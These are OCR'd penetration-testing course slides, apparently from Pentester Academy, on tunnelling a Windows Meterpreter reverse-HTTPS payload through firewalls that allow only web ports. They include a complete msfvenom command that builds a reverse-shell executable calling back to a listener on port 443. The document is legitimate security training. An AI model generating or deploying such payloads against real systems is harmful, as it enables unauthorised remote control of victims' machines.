Network Pentesting

Vivek Ramachandran


SWSE, SMFE, SPSE, SISE, SLAE, SGDE Course Instructor

Certifications: http://www.securitytube-training.com

Pentester Academy: http://www.PentesterAcademy.com

Pentesting Windows Endpoints: HTTP/HTTPS Tunneling Payload

Only HTTP/HTTPS Outgoing?



Network / Host Based Firewall

✓ Port 80 / 443

✗ Deny all other ports

HTTPS Reverse Connect

```
PentesterAcademy# msfvenom -p windows/meterpreter/reverse_https -o

       Name: Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager
     Module: payload/windows/meterpreter/reverse_https
    Version: $Revision$
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 356
       Rank: Normal

Provided by:
  skape <mmiller@hick.org>
  sf <stephen_fewer@harmonysecurity.com>
  hdm <hdm@metasploit.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST                      yes       The local listener hostname
LPORT     8443             yes       The local listener port

Description:
  Tunnel communication over HTTP using SSL, Inject the meterpreter
  server DLL via the Reflective Dll Injection payload (staged)


PentesterAcademy# msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.1.13 LPORT=443 -ax86 -f exe > Reverse_HTTPS.exe
PentesterAcademy#
PentesterAcademy# file Reverse_HTTPS.exe
Reverse_HTTPS.exe: PE32 executable (GUI) Intel 80386, for MS Windows
PentesterAcademy#
PentesterAcademy#
```

Advanced Options

```
Name            : SessionCommunicationTimeout
Current Setting: 300
Description     : The number of seconds of no activity before this session should be
   killed

Name            : SessionExpirationTimeout
Current Setting: 604800
Description     : The number of seconds before this session should be forcibly shut
   down
```

https://community.rapid7.com/community/metasploit/blog/2011/06/29/meterpreter-httphttps-communication

Pentester Academy

PentesterAcademy | a SecurityTube.net initiative

TOPICS PRICING WHY SUBSCRIBE MEMBER ACCESS


Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable


Start Learning Today!

Latest Videos


New content added weekly!




Challenge 7: Cracking Digest Authentication Solution in WAP Challenges



Challenge 7: Cracking Digest Authentication in WAP Challenges



Module 1: GDB Test Solution in x86_64 Assembly Language and Shellcoding on Linux



Module 1: CPU Information in x86_64 Assembly Language and Shellcoding on Linux